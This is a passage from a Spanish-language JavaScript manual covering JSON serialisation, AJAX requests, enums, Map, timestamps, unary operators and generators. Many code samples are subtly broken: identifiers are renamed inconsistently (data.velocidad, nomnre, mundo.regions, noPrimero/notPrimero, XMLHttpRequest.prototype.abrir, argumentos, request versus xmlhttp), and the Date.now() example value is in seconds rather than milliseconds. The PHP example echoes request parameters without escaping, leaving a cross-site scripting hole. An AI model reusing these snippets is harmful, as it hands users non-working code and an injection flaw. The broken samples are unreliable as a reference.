/* Symbol */ JSON.stringify({x:Symbol()}) // '{}'
```

2. `replacer` Función que altera el comportamiento del proceso de stringificación o un array de objetos `String` y `Number` que sirven de lista blanca para filtrar las propiedades del objeto de valor que se incluirán en la cadena de caracteres JSON.

```
// replacer como función
function replacer (clave, valor) {
      // Filtrar propiedades
      if (typeof valor === "string") {
            return
      }
      return valor
}
var foo = { fundacion: "Mozilla", modelo: "box", semana: 45, transporte: "car", mes: 7 }
JSON.stringify(foo, replacer)
// -> '{"semana": 45, "mes": 7}'
// replacer como un array
JSON.stringify(foo, ['fundacion', 'semana', 'mes'])
// -> '{"fundacion": "Mozilla", "semana": 45, "mes": 7}'
// sólo se conservan las propiedades `fundacion`, `semana` y `mes`
```

3. `space` Para facilitar la lectura, el número de espacios utilizados para la sangría puede especificarse como tercer parámetro.

```
JSON.stringify({x: 1, y: 1}, null, 2) // Se utilizarán 2 espacios para la sangría
/* salida:
      {
            'x': 1,
            'y': 1
      }
*/
```

Alternativamente, se puede proporcionar un valor de cadena para utilizarlo en la sangría. Por ejemplo, si se pasa '\t', se utilizará el carácter de tabulación para la sangría.

```
JSON.stringify({x: 1, y: 1}, null, '\t')
/* salida:
      {
            'x': 1,
            'y': 1
      }
*/
```

Sección 35.4: Serialización y restauración de instancias de clase

Puede utilizar un método `toJSON` personalizado y una función `reviver` para transmitir instancias de su propia clase en JSON. Si un objeto tiene un método `toJSON`, se serializará su resultado en lugar del propio objeto.

```
Version < 6
```

```
function Coche(color, velocidad) {
      this.color = color;
      this.velocidad = velocidad;
}
Coche.prototype.toJSON = function() {
      return {
            $type: 'com.ejemplo.Coche',
            color: this.color,
            velocidad: this.velocidad
      };
};
Coche.fromJSON = function(datos) {
      return new Coche(datos.color, data.velocidad);
};
```

```
Version ≥ 6

class Coche {
      constructor(color, velocidad) {
            this.color = color;
            this.velocidad = velocidad;
            this.id_ = Math.random();
      }
      toJSON() {
            return {
                  $type: 'com.ejemplo.Coche',
                  color: this.color,
                  velocidad: this.velocidad
            };
      }
      static fromJSON(datos) {
            return new Coche(datos.color, datos.velocidad);
      }
}
var usuarioJson = JSON.stringify({
      nombre: "John",
      coche: new Coche('rojo', 'rapido')
});
```

Esto produce una cadena de caracteres con el siguiente contenido:

```
{"nombre":"John","coche":{"$type":"com.ejemplo.Coche","color":"rojo","velocidad":"rapido"}}
var usuarioObjeto = JSON.parse(usuarioJson, function reviver(clave, valor) {
      return (valor && valor.$type === 'com.ejemplo.Coche') ? Coche.fromJSON(valor) : valor;
});
```

Esto produce el siguiente objeto:

```
{
      nombre: "John",
      coche: Coche {
            color: "rojo",
            velocidad: "rapido",
            id_: 0.19349242527065402
      }
}
```

Sección 35.5: Serialización con una función de reemplazo

Se puede utilizar una función de sustitución para filtrar o transformar los valores que se serializan.

```
const usuarioRegistros = [
      {nombre: "Joe", puntos: 14.9, nivel: 31.5},
      {nombre: "Jane", puntos: 35.5, nivel: 74.4},
      {nombre: "Jacob", puntos: 18.5, nivel: 41.2},
      {nombre: "Jessie", puntos: 15.1, nivel: 28.1},
];
// Elimina los nombres y redondee los números a enteros para anonimizar los registros antes de
compartirlos
const reporteAnonimo = JSON.stringify(usuarioRegistros, (clave, valor) =>
      clave === 'nombre'
            ? undefined
            : (typeof valor === 'number' ? Math.floor(valor) : valor)
);
```

Esto produce la siguiente cadena de caracteres:

```
'[{"puntos":14,"nivel":31},{"puntos":35,"nivel":74},{"puntos":18,"nivel":41},{"puntos":15,"nivel
":28}]'
```

Sección 35.6: Análisis de una cadena de caracteres JSON simple

El método `JSON.parse()` analiza una cadena como JSON y devuelve una primitiva, array u objeto JavaScript:

```
const array = JSON.parse('[1, 2, "c", "d", {"e": false}]');
console.log(array); // muestra: [1, 2, "c", "d", {e: false}]
```

Sección 35.7: Valores de objetos cíclicos

No todos los objetos pueden convertirse a una cadena JSON. Cuando un objeto tiene autorreferencias cíclicas, la conversión fallará.

Este es el caso típico de las estructuras de datos jerárquicas en las que padre e hijo se hacen referencia mutuamente:

```
const mundo = {
     nomnre: 'Mundo',
     regiones: []
};
mundo.regiones.push({
     nomnre: 'Norte America',
     padre: 'America'
});
console.log(JSON.stringify(mundo));
// {"nombre":"Mundo","regiones":[{"nombre":"Norte America","padre":"America"}]}
mundo.regions.push({
     nombre: 'Asia',
     padre: mundo
});
console.log(JSON.stringify(mundo));
// Uncaught TypeError: Conversión de estructura circular a JSON
```

En cuanto el proceso detecta un ciclo, se lanza la excepción. Si no hubiera detección de ciclos, la cadena sería infinitamente larga.

Capítulo 36: AJAX

AJAX son las siglas de "Asynchronous JavaScript and XML" (JavaScript asíncrono y XML). Aunque el nombre incluye XML, JSON se utiliza más a menudo debido a su formato más simple y menor redundancia. AJAX permite al usuario comunicarse con recursos externos sin recargar la página web.

Sección 36.1: Envío y recepción de datos JSON mediante POST

Version ≥ 6

Las promesas de petición `Fetch` devuelven inicialmente objetos `Response`. Proporcionan información sobre el encabezado de la respuesta, pero no incluyen directamente el cuerpo de la respuesta, que puede no haberse cargado todavía. Se pueden utilizar métodos sobre el objeto Response como `.json()` para esperar a que se cargue el cuerpo de la respuesta y luego analizarlo.

```
const solicitarDatos = {
    method : 'getUsuarios'
};
const usuariosPromise = fetch('/api', {
    method : 'POST',
    body : JSON.stringify(solicitarDatos)
}).then(response => {
    if (!response.ok) {
        throw new Error("Recibí una respuesta no-2XX del servidor API.");
    }
    return response.json();
}).then(datosRepuesta => {
    return datosRespuesta.users;
});
usuariosPromise.then(usuarios => {
    console.log("Usuarios conocidos: ", usuarios);
}, error => {
    console.error("No se ha podido recuperar a los usuarios debido a un error: ", error);
});
```

Sección 36.2: Añadir un precargador AJAX

He aquí una forma de mostrar un precargador GIF mientras se ejecuta una llamada AJAX. Necesitamos preparar nuestras funciones `add` y `remove` `preloader`:

```
function addPreloader() {
    // if the preloader doesn't already exist, add one to the page
    if(!document.querySelector('#preloader')) {
        var preloaderHTML = '<img id="preloader" src="https://goo.gl/cNhyvX" />';
        document.querySelector('body').innerHTML += preloaderHTML;
    }
}
function removePreloader() {
    // select the preloader element
    var preloader = document.querySelector('#preloader');
    // if it exists, remove it from the page
    if(preloader) {
        preloader.remove();
    }
}
```

Ahora vamos a ver dónde utilizar estas funciones.

```
var request = new XMLHttpRequest();
```

Dentro de la función `onreadystatechange` deberías tener una sentencia `if` con la condición: `request.readyState == 4 && request.status == 200`.

Si es **`true`**: la petición ha terminado y la respuesta está lista ahí es donde usaremos `removePreloader()`.

Entonces si es **`false`**: la petición sigue en curso, en este caso ejecutaremos la función `addPreloader()`.

```
xmlhttp.onreadystatechange = function() {
     if(request.readyState == 4 && request.status == 200) {
          // la solicitud ha llegado a su fin, elimina el precargador
          removePreloader();
     } else {
          // la solicitud no está terminada, añade el precargador
          addPreloader()
     }
};
xmlhttp.open('GET', your_file.php, true);
xmlhttp.send();
```

Sección 36.3: Mostrando las mejores preguntas de JavaScript del mes desde la API de StackOverflow

Podemos realizar una petición AJAX a la API de Stack Exchange para recuperar una lista de las preguntas más frecuentes sobre JavaScript del mes y, a continuación, presentarlas como una lista de enlaces. Si la solicitud falla o devuelve un error de API, nuestra promesa de gestión de errores muestra el error en su lugar.

Version ≥ 6

Ver resultados en directo en HyperWeb.

```
const url =
'http://api.stackexchange.com/2.2/questions?site=stackoverflow' +
'&tagged=javascript&sort=month&filter=unsafe&key=gik4BOCMC7J9doavgYteRw((';
fetch(url).then(response => response.json()).then(data => {
     if (data.error_message) {
          throw new Error(data.error_message);
     }
     const lista = document.createElement('ol');
     document.body.appendChild(lista);
     for (const {titulo, enlace} of data.items) {
          const entrada = document.createElement('li');
          const hiperenlace = document.createElement('a');
          entrada.appendChild(hiperenlace);
          lista.appendChild(entrada);
          hiperenlace.textContent = titulo;
          hiperenlace.href = enlace;
     }
}).then(null, error => {
     const mensaje = document.createElement('pre');
     document.body.appendChild(mensaje);
     mensaje.style.color = 'red';
     mensaje.textContent = String(error);
});
```

Sección 36.4: Utilizar GET con parámetros

Esta función ejecuta una llamada AJAX mediante GET permitiéndonos enviar **parámetros** (objeto) a un **fichero** (cadena de caracteres) y lanzar una **callback** (función) cuando la petición haya finalizado.

```
function ajax(fichero, parametros, callback) {
	var url = fichero + '?';
	// bucle a través del objeto y ensamblar la url
	var noPrimero = false;
	for (var clave in parametros) {
		if (parametros.hasOwnProperty(clave)) {
			url += (notPrimero ? '&' : '') + clave + "=" + parametros[clave];
		}
		noPrimero = true;
	}
	// crear una llamada AJAX con url como parámetro
	var xmlhttp = new XMLHttpRequest();
	xmlhttp.onreadystatechange = function() {
		if (xmlhttp.readyState == 4 && xmlhttp.status == 200) {
			callback(xmlhttp.responseText);
		}
	};
	xmlhttp.open('GET', url, true);
	xmlhttp.send();
}
```

Así es como lo utilizamos:

```
ajax('coches.php', {tipo:"Volvo", modelo:"300", color:"morado"}, function(response) {
	// añade aquí el código que se ejecutará cuando los datos vuelvan a esta página
	// por ejemplo console.log(response) mostrará la respuesta AJAX en la consola
});
```

Y a continuación se muestra cómo recuperar los parámetros url en `cars.php`:

```
if(isset($_REQUEST['tipo'], $_REQUEST['modelo'], $_REQUEST['color'])) {
	// ya están puestos, ¡podemos usarlos!
	$response = 'El color de tu cohes es ' . $_REQUEST['color'] . '. ';
	$response .= '¡Es un ' . $_REQUEST['tipo'] . ' modelo ' . $_REQUEST['model'] . '!';
	echo $response;
}
```

Si tuvieras `console.log(response)` en la función callback el resultado en consola hubiera sido:

```
El color de tu coche es morado. ¡Es un Volvo modelo 300!
```

Sección 36.5: Comprobar si un archivo existe mediante una petición HEAD

Esta función ejecuta una petición AJAX utilizando el método HEAD que nos permite **comprobar si existe un fichero en el directorio** dado como argumento. También nos permite **lanzar un callback para cada caso** (éxito, fracaso).

```
function ficheroExiste(directorio, exitoCallback, errorCallback) {
	var xhttp = new XMLHttpRequest;
	/* Comprobar el código de estado de la solicitud */
	xhttp.onreadystatechange = function() {
		return (xhttp.status !== 404) ? exitoCallback : errorCallback;
	};
	/* Abrir y enviar la solicitud */
	xhttp.open('head', directorio, false);
	xhttp.send();
};
```

Sección 36.6: Utilizar GET y sin parámetros

```
var xhttp = new XMLHttpRequest();
xhttp.onreadystatechange = function () {
     if (xhttp.readyState === XMLHttpRequest.DONE && xhttp.status === 200) {
          // analizar la respuesta en xhttp.responseText;
     }
};
xhttp.open("GET", "ajax_info.txt", true);
xhttp.send();
```

Version ≥ 6

La API fetch es una nueva forma basada en promesas de realizar peticiones HTTP asíncronas.

```
fetch('/').then(response => response.text()).then(text => {
     console.log("La página de inicio es de " + text.length + " caracteres de largo.");
});
```

Sección 36.7: Escuchar eventos AJAX a nivel global

```
// Almacenar una referencia al método nativo
let abrir = XMLHttpRequest.prototype.open;
// Sobrescribir el método nativo
XMLHttpRequest.prototype.abrir = function() {
     // Asignar un receptor de eventos
     this.addEventListener("load", event => console.log(XHR), false);
     // Llamar a la referencia almacenada al método nativo
     open.apply(this, argumentos);
};
```

Capítulo 37: Enumeraciones

Sección 37.1: Definición de Enum utilizando Object.freeze()

Version ≥ 5.1

JavaScript no admite directamente enumeradores, pero se puede imitar la funcionalidad de una enumeración.

```
// Impedir que se modifique la enumeración
const TestEnum = Object.freeze({
      Uno:1,
      Dos:2,
      Tres:3
});
// Definir una variable con un valor del enum
var x = TestEnum.Dos;
// Imprime un valor según el valor enum de la variable
switch(x) {
      case TestEnum.Uno:
      console.log("111");
      break;
case TestEnum.Dos:
      console.log("222");
}
```

La definición de enumeración anterior, también se puede escribir de la siguiente manera:

```
var TestEnum = { Uno: 1, Dos: 2, Tres: 3 }
Object.freeze(TestEnum);
```

Después puedes definir una variable e imprimir como antes.

Sección 37.2: Definición alternativa

El método `Object.freeze()` está disponible desde la versión 5.1. Para versiones anteriores, puede utilizar el siguiente código (tenga en cuenta que también funciona en las versiones 5.1 y posteriores):

```
var ColoresEnum = {
      BLANCO: 0,
      GRIS: 1,
      NEGRO: 2
}
// Definir una variable con un valor del enum
var colorActual = ColoresEnum.GRIS;
```

Sección 37.3: Imprimir una variable enum

Después de definir un enum utilizando cualquiera de las formas anteriores y establecer una variable, puede imprimir tanto el valor de la variable como el nombre correspondiente del enum para el valor. He aquí un ejemplo:

```
// Definir el enum
var ColoresEnum = { BLANCO: 0, GRIS: 1, NEGRO: 2 }
Object.freeze(ColoresEnum);
// Definir la variable y asignarle un valor
var color = ColoresEnum.NEGRO;
if(color == ColoresEnum.NEGRO) {
     console.log(color); // Esto imprimirá "2"
     var ce = ColoresEnum;
     for (var nombre in ce) {
          if (ce[nombre] == ce.NEGRO)
               console.log(nombre); // Esto imprimirá "NEGRO".
          }
}
```

Sección 37.4: Implementación de Enums utilizando símbolos

Como ES6 introdujo **Symbols**, que son **valores primitivos únicos e inmutables** que pueden usarse como clave de una propiedad Object, en lugar de usar cadenas como posibles valores para un enum, es posible usar símbolos.

```
// Symbol simple
const nuevoSymbol = Symbol();
typeof nuevoSymbol === 'symbol' // true
// Un Symbol con una etiqueta
const otroSymbol = Symbol("label");
// Cada Symbol es único
const yOtroSymbol = Symbol("label");
yOtroSymbol === otroSymbol; // false
const Regnum_Animal = Symbol();
const Regnum_Vegetal = Symbol();
const Regnum_Lapideum = Symbol();
function describe(reino) {
     switch(reino) {
          case Regnum_Animal:
               return "Reino animal";
          case Regnum_Vegetal:
               return "Reino vegetal";
          case Regnum_Lapideum:
               return "Reino mineral";
     }
}
describe(Regnum_Vegetal);
// Reino vegetal
```

El artículo Symbols in ECMAScript 6 trata este nuevo tipo primitivo con más detalle.

Sección 37.5: Valor automático de enumeración

`Version ≥ 5.1`

Este ejemplo muestra cómo asignar automáticamente un valor a cada entrada de una lista enum. Esto evitará que dos enums tengan el mismo valor por error. NOTA: El navegador Object.freeze lo soporta.

```
var testEnum = function() {
     // Inicia las enumeraciones
     var enumLista = [
          "Uno",
          "Dos",
          "Tres"
     ];
     enumObj = {};
     enumLista.forEach((item, index)=>enumObj[item] = index + 1);
     // No permitir que se modifique el objeto
     Object.freeze(enumObj);
     return enumObj;
}();
console.log(testEnum.Uno); // 1 se mostrará
var x = testEnum.Dos;
switch(x) {
     case testEnum.Uno:
          console.log("111");
          break;
     case testEnum.Dos:
          console.log("222"); // 222 se mostrará
          break;
}
```

Capítulo 38: Map

Parámetro	Detalles
`iterable`	Cualquier objeto iterable (por ejemplo, un array) que contenga pares `[clave, valor]`.
`key`	La clave de un elemento.
`value`	El valor asignado a la clave.
`callback`	Función callback llamada con tres parámetros: valor, clave y el mapa.
`thisArg`	Valor que se utilizará como `this` al ejecutar el `callback`.

Sección 38.1: Crear un Map

Un `Map` es una asignación básica de claves a valores. Los `Maps` se diferencian de los objetos en que sus claves pueden ser cualquier cosa (tanto valores primitivos como objetos), no sólo cadenas de caracteres y símbolos. La iteración sobre los `Maps` se realiza siempre en el orden en que los elementos se insertaron en el `Map`, mientras que el orden es indefinido cuando se itera sobre las claves de un objeto.

Para crear un `Map`, utilice el constructor `Map`:

```
const map = new Map();
```

Tiene un parámetro opcional, que puede ser cualquier objeto iterable (por ejemplo, un array) que contenga matrices de dos elementos - el primero es la clave, el segundo es el valor. Por ejemplo:

```
const map = new Map([[new Date(), {foo: "bar"}], [document.body, "body"]]);
// ^key ^value ^key ^value
```

Sección 38.2: Limpiar un Map

Para eliminar todos los elementos de un `Map`, utilice el método `.clear()`:

```
map.clear();
```

Ejemplo:

```
const map = new Map([[1, 2], [3, 4]]);
console.log(map.size); // 2
map.clear();
console.log(map.size); // 0
console.log(map.get(1)); // undefined
```

Sección 38.3: Eliminar un elemento de un Map

Para eliminar un elemento de un `Map`, utilice el método `.delete()`.

```
map.delete(key);
```

Ejemplo:

```
const map = new Map([[1, 2], [3, 4]]);
console.log(map.get(3)); // 4
map.delete(3);
console.log(map.get(3)); // undefined
```

Este método devuelve `true` si el elemento existía y ha sido eliminado, en caso contrario `false`:

```
const map = new Map([[1, 2], [3, 4]]);
console.log(map.delete(1)); // true
console.log(map.delete(7)); // false
```

Sección 38.4: Comprobar si una clave existe en un Map

Para comprobar si una clave existe en un `Map`, utilice el método `.has()`:

```
map.has(key);
```

Ejemplo:

```
const map = new Map([[1, 2], [3, 4]]);
console.log(map.has(1)); // true
console.log(map.has(2)); // false
```

Sección 38.5: Iteración de Maps

Map tiene tres métodos que devuelven iteradores: `.keys()`, `.values()` y `.entries()`. `.entries()` es el iterador por defecto de Map, y contiene pares `[clave, valor]`.

```
const map = new Map([[1, 2], [3, 4]]);
for (const [key, value] of map) {
     console.log(`key: ${key}, value: ${value}`);
     // logs:
     // key: 1, value: 2
     // key: 3, value: 4
}
for (const key of map.keys()) {
     console.log(key); // logs 1 and 3
}
for (const value of map.values()) {
     console.log(value); // logs 2 and 4
}
```

Map también tiene el método `.forEach()`. El primer parámetro es una función callback, que se llamará para cada elemento del mapa, y el segundo parámetro es el valor que se utilizará como esto al ejecutar la función callback.

La función callback tiene tres argumentos: valor, clave y el objeto map.

```
const map = new Map([[1, 2], [3, 4]]);
map.forEach((value, key, theMap) => console.log(`key: ${key}, value: ${value}`));
// logs:
// key: 1, value: 2
// key: 3, value: 4
```

Sección 38.6: Obtención y establecimiento de elementos

Utilice `.get(key)` para obtener el valor por clave y `.set(key, value)` para asignar un valor a una clave.

Si el elemento con la clave especificada no existe en el mapa, `.get()` devuelve `undefined`.

El método `.set()` devuelve el objeto map, por lo que puede encadenar llamadas a `.set()`.

```
const map = new Map();
console.log(map.get(1)); // undefined
map.set(1, 2).set(3, 4);
console.log(map.get(1)); // 2
```

Sección 38.7: Obtener el número de elementos de un Map

Para obtener el número de elementos de un `Map`, utilice la propiedad `.size`:

```
const map = new Map([[1, 2], [3, 4]]);
console.log(map.size); // 2
```

Capítulo 39: Timestamps

Sección 39.1: Timestamps de alta resolución

`performance.now()` devuelve un timestamp preciso: El número de milisegundos, incluidos los microsegundos, transcurridos desde que comenzó a cargarse la página web actual.

De forma más general, devuelve el tiempo transcurrido desde el evento `performanceTiming.navigationStart`.

```
t = performance.now();
```

Por ejemplo, en el contexto principal de un navegador web, `performance.now()` devuelve `6288.319` si la página web comenzó a cargarse hace 6288 milisegundos y 319 microsegundos.

Sección 39.2: Obtener timestamps en segundos

Para obtener el timestamp en segundos

```
Math.floor((new Date().getTime()) / 1000)
```

Sección 39.3: Timestamps de baja resolución

`Date.now()` devuelve el número de milisegundos enteros que han transcurrido desde el 1 de enero de 1970 00:00:00 UTC.

```
t = Date.now();
```

Por ejemplo, `Date.now()` devuelve `1461069314` si se invocó el 19 de abril de 2016 a las 12:35:14 GMT.

Sección 39.4: Compatibilidad con navegadores antiguos

En navegadores antiguos donde `Date.now()` no está disponible, utilice `(new Date()).getTime()` en su lugar:

```
t = (new Date()).getTime();
```

O, para proporcionar una función `Date.now()` para su uso en navegadores antiguos, utilice este polyfill:

```
if (!Date.now) {
      Date.now = function now() {
            return new Date().getTime();
      };
}
```

Capítulo 40: Operadores unarios

Sección 40.1: Visión general

Los operadores unarios son operadores con un solo operando. Los operadores unarios son más eficientes que las llamadas a funciones estándar de JavaScript. Además, los operadores unarios no se pueden sobrescribir, por lo que su funcionalidad está garantizada.

Están disponibles los siguientes operadores unarios:

Operador	Operación
`delete`	El operador `delete` elimina una propiedad de un objeto.
`void`	El operador `void` descarta el valor de retorno de una expresión.
`typeof`	El operador `typeof` determina el tipo de un objeto dado.
`+`	El operador unario más convierte su operando a tipo `Number`.
`-`	El operador de negación unario convierte su operando en `Number` y luego lo niega.
`~`	Operador NOT a nivel de bit.
`!`	Operador lógico NOT.

Sección 40.2: El operador typeof

El operador `typeof` devuelve el tipo de datos del operando no evaluado como una cadena de caracteres.

Sintaxis:

```
typeof operand
```

Retorna:

Estos son los posibles valores de retorno de `typeof`:

Tipo	Valor del retorno
`Undefined`	`"undefined"`
`Null`	`"object"`
`Boolean`	`"boolean"`
`Number`	`"number"`
`String`	`"string"`
`Symbol` (ES6)	`"symbol"`
Objeto `Function`	`"function"`
`document.all`	`"undefined"`
Objeto host (proporcionado por el entorno Js)	Depende de la aplicación
Cualquier otro objeto	`"object"`

El comportamiento inusual de `document.all` con el operador `typeof` se debe a su antiguo uso para detectar navegadores heredados. Para obtener más información, consulte ¿Por qué se define document.all pero typeof document.all devuelve "undefined"?

Ejemplos:

```
// retorna 'number'
typeof 3.14;
typeof Infinity;
typeof NaN; // "Not-a-Number" es un "number"
// retorna 'string'
typeof "";
typeof "bla";
typeof (typeof 1); // typeof siempre retorna un string
// retorna 'boolean'
typeof true;
typeof false;
// retorna 'undefined'
typeof undefined;
typeof variableDeclaradaPeroIndefinida;
typeof variableSinDeclarar;
typeof void 0;
typeof document.all // véase más arriba
// retorna 'function'
typeof function(){};
typeof class C {};
typeof Math.sin;
// retorna 'object'
typeof { /*<...>*/ };
typeof null;
typeof /regex/; // También se considera un objeto
typeof [1, 2, 4]; // utiliza Array.isArray o Object.prototype.toString.call.
typeof new Date();
typeof new RegExp();
typeof new Boolean(true); // ¡No utilizar!
typeof new Number(1); // ¡No utilizar!
typeof new String("abc"); // ¡No utilizar!
// retorna 'symbol'
typeof Symbol();
typeof Symbol.iterator;
```

Sección 40.3: El operador delete

El operador **`delete`** elimina una propiedad de un objeto.

Sintaxis:

```
delete object.property
delete object['property']
```

Retorna:

Si la eliminación tiene éxito, o la propiedad no existía:

- `true`

Si la propiedad a borrar es una propiedad propia no configurable (no se puede borrar):

- `false` en modo no estricto.
- Lanza un error en modo estricto

Descripción

El operador **`delete`** no libera memoria directamente. Puede liberar memoria indirectamente si la operación implica que todas las referencias a la propiedad desaparecen.

`delete` funciona sobre las propiedades de un objeto. Si existe una propiedad con el mismo nombre en la cadena del prototipo del objeto, la propiedad se heredará del prototipo.

`delete` no funciona sobre variables o nombres de funciones.

Ejemplos:

```
// Borrar una propiedad
foo = 1; // una variable global es una propiedad de `window`: `window.foo`
delete foo; // true
console.log(foo); // Uncaught ReferenceError: foo no está definida
// Borrar una variable
var foo = 1;
delete foo; // false
console.log(foo); // 1 (No eliminado)
// Borrar una función
function foo(){ };
delete foo; // false
console.log(foo); // function foo(){ } (No eliminado)
// Borrar una propiedad
var foo = { bar: "42" };
delete foo.bar; // true
console.log(foo); // Object { } (bar eliminado)
// Borrar una propiedad que no existe
var foo = { };
delete foo.bar; // true
console.log(foo); // Objeto { } (Sin errores, nada eliminado)
// Borrar una propiedad no configurable de un objeto predefinido
delete Math.PI; // false ()
console.log(Math.PI); // 3.141592653589793 (No eliminado)
```

Sección 40.4: El operador unario más (+)

El signo unario más (+) precede a su operando y evalúa a su operando. Intenta convertir el operando en un número, si no lo es ya.

Sintaxis:

```
+expresión
```

Retorna:

- un `Number`.

Descripción

El operador unario más (+) es el método más rápido (y el preferido) para convertir algo en un número.

Se puede convertir:

- representaciones en cadena de caracteres de números enteros (decimales o hexadecimales) y flotantes.
- booleanos: `true`, `false`.
- `null`

Los valores que no se puedan convertir se evaluarán como `NaN`.

Ejemplos:

```
+42 // 42
+"42" // 42
+true // 1
+false // 0
+null // 0
+undefined // NaN
+NaN // NaN
+"foo" // NaN
+{} // NaN
+function(){} // NaN
```

Tenga en cuenta que intentar convertir un array puede dar lugar a valores de retorno inesperados. En segundo plano, los arrays se convierten primero a sus representaciones de cadena de caracteres:

```
[].toString() === '';
[1].toString() === '1';
[1, 2].toString() === '1,2';
```

A continuación, el operador intenta convertir esas cadenas de caracteres en números:

```
+[] // 0 ( === +'' )
+[1] // 1 ( === +'1' )
+[1, 2] // NaN ( === +'1,2' )
```

Sección 40.5: El operador void

El operador `void` evalúa la expresión dada y devuelve `undefined`.

Sintaxis:

```
void expresión
```

Retorna:

- `undefined`

Descripción

El operador `void` se utiliza a menudo para obtener el valor primitivo `undefined`, mediante la escritura `void 0` o `void(0)`. Tenga en cuenta que `void` es un operador, no una función, por lo que `()` no es necesario.

Normalmente, el resultado de una expresión `void` y `undefined` pueden utilizarse indistintamente.
Sin embargo, en versiones anteriores de ECMAScript, a `window.undefined` se le podía asignar cualquier valor, y todavía es posible usar `undefined` como nombre para variables de parámetros de función dentro de funciones, perturbando así otro código que dependa del valor de `undefined`.
Sin embargo, `void` siempre devolverá el verdadero valor de `undefined`.

`void 0` también se utiliza comúnmente en la minificación de código como una forma más corta de escribir `undefined`. Además, es probablemente más seguro ya que algún otro código podría haber manipulado `window.undefined`.

Ejemplos:

Devuelve `undefined`:

```
function foo(){
    return void 0;
}
console.log(foo()); // undefined
```

Cambiar el valor de `undefined` dentro de un ámbito determinado:

```
(function(undefined){
    var str = 'foo';
    console.log(str === undefined); // true
})('foo');
```

Sección 40.6: El operador de negación unario (-)

La negación unaria (-) precede a su operando y lo niega, después de intentar convertirlo en número.

Sintaxis:

```
-expresión
```

Retorna:

- un `Number`.

Descripción

La negación unaria (-) puede convertir los mismos tipos / valores que el operador unario más (+).

Los valores que no se puedan convertir se evaluarán como `NaN` (no existe `-NaN`).

Ejemplos:

```
-42 // -42
-"42" // -42
-true // -1
-false // -0
-null // -0
-undefined // NaN
-NaN // NaN
-"foo" // NaN
-{} // NaN
-function(){} // NaN
```

Tenga en cuenta que intentar convertir un array puede dar lugar a valores de retorno inesperados.

En segundo plano, las matrices se convierten primero a sus representaciones de cadena de caracteres:

```
[].toString() === '';
[1].toString() === '1';
[1, 2].toString() === '1,2';
```

A continuación, el operador intenta convertir esas cadenas de caracteres en números:

```
-[] // -0 ( === -'' )
-[1] // -1 ( === -'1' )
-[1, 2] // NaN ( === -'1,2' )
```

Sección 40.7: El operador bit a bit NOT (~)

El bitwise NOT (~) realiza una operación NOT en cada bit de un valor.

Sintaxis:

```
~expresión
```

Retorna:

- un `Number`.

Descripción

La tabla verdadero-falso para la operación NOT es:

a NOT a

0 1

1 0

```
1337 (base 10) = 0000010100111001 (base 2)
~1337 (base 10) = 1111101011000110 (base 2) = -1338 (base 10)
```

Un bitwise no en un número resulta en: `-(x + 1)`.

Ejemplos:

valor (base 10)	valor (base 2)	retorno (base 2)	retorno (base 10)
`2`	`00000010`	`11111100`	`-3`
`1`	`00000001`	`11111110`	`-2`
`0`	`00000000`	`11111111`	`-1`
`-1`	`11111111`	`00000000`	`0`
`-2`	`11111110`	`00000001`	`1`
`-3`	`11111100`	`00000010`	`2`

Sección 40.8: El operador lógico NOT (!)

El operador lógico NOT (!) realiza la negación lógica de una expresión.

Sintaxis:

```
!expresión
```

Retorna:

- un `Boolean`.

Descripción

El operador lógico NOT (!) realiza la negación lógica de una expresión.

Los valores booleanos simplemente se invierten: `!true === false` y `!false === true`.
Los valores no booleanos se convierten primero en booleanos y luego se niegan.

Esto significa que se puede utilizar un doble NOT lógico (`!!`) para convertir cualquier valor en un booleano:

```
!!"FooBar" === true
!!1 === true
!!0 === false
```

Todos son iguales a `!true`:

```
!'true' === !new Boolean('true');
!'false' === !new Boolean('false');
!'FooBar' === !new Boolean('FooBar');
![] === !new Boolean([]);
!{} === !new Boolean({});
```

Todos son iguales a `!false`:

```
!0 === !new Boolean(0);
!'' === !new Boolean('');
!NaN === !new Boolean(NaN);
!null === !new Boolean(null);
!undefined === !new Boolean(undefined);
```

Ejemplos:

```
!true // false
!-1 // false
!"-1" // false
!42 // false
!"42" // false
!"foo" // false
!"true" // false
!"false" // false
!{} // false
![] // false
!function(){} // false
!false // true
!null // true
!undefined // true
!NaN // true
!0 // true
!"" // true
```

Capítulo 41: Generadores

Las funciones generadoras (definidas por la palabra clave `function*`) se ejecutan como corutinas, generando una serie de valores a medida que se solicitan a través de un iterador.

Sección 41.1: Funciones de generador

Una *función generadora* se crea con una declaración `function*`. Cuando se llama, su cuerpo **no** se ejecuta inmediatamente.

En su lugar, devuelve un *objeto generador*, que puede utilizarse para "recorrer" la ejecución de la función.

Una expresión `yield` dentro del cuerpo de la función define un punto en el que la ejecución puede suspenderse y reanudarse.

```
function* nums() {
    console.log('starting'); // A
    yield 1; // B
    console.log('yielded 1'); // C
    yield 2; // D
    console.log('yielded 2'); // E
    yield 3; // F
    console.log('yielded 3'); // G
}
var generator = nums(); // Returns the iterator. No code in nums is executed
generator.next(); // Executes lines A,B returning { value: 1, done: false }
// console: "starting"
generator.next(); // Executes lines C,D returning { value: 2, done: false }
// console: "yielded 1"
generator.next(); // Executes lines E,F returning { value: 3, done: false }
// console: "yielded 2"
generator.next(); // Executes line G returning { value: undefined, done: true }
// console: "yielded 3"
```

Salida temprana de la iteración

```
generator = nums();
generator.next(); // Executes lines A,B returning { value: 1, done: false }
generator.next(); // Executes lines C,D returning { value: 2, done: false }
generator.return(3); // no code is executed returns { value: 3, done: true }
// any further calls will return done = true
generator.next(); // no code executed returns { value: undefined, done: true }
```

Lanzamiento de un error a la función generadora

```
function* nums() {
    try {
        yield 1; // A
        yield 2; // B
        yield 3; // C
    } catch (e) {
        console.log(e.message); // D
    }
}
var generator = nums();
generator.next(); // Executes line A returning { value: 1, done: false }
generator.next(); // Executes line B returning { value: 2, done: false }
generator.throw(new Error("Error!!")); // Executes line D returning { value: undefined, done:
true}
// console: "Error!!"
generator.next(); // no code executed. returns { value: undefined, done: true }
```

Sección 41.2: Envío de valores al generador

Es posible *enviar* un valor al generador pasándolo al método `next()`.

```
function* summer() {
let sum = 0, value;
while (true) {
// receive sent value
value = yield;
if (value === null) break;
// aggregate values
sum += value;
}
return sum;
}
let generator = summer();
// proceed until the first "yield" expression, ignoring the "value" argument
generator.next();
// from this point on, the generator aggregates values until we send "null"
generator.next(1);
generator.next(10);
generator.next(100);
// close the generator and collect the result
let sum = generator.next(null).value; // 111
```

Sección 41.3: Delegar en otro generador

Desde dentro de una función generadora, el control puede delegarse a otra función generadora utilizando `yield*`.

```
function* g1() {
     yield 2;
     yield 3;
     yield 4;
}
function* g2() {
     yield 1;
     yield* g1();
     yield 5;
}
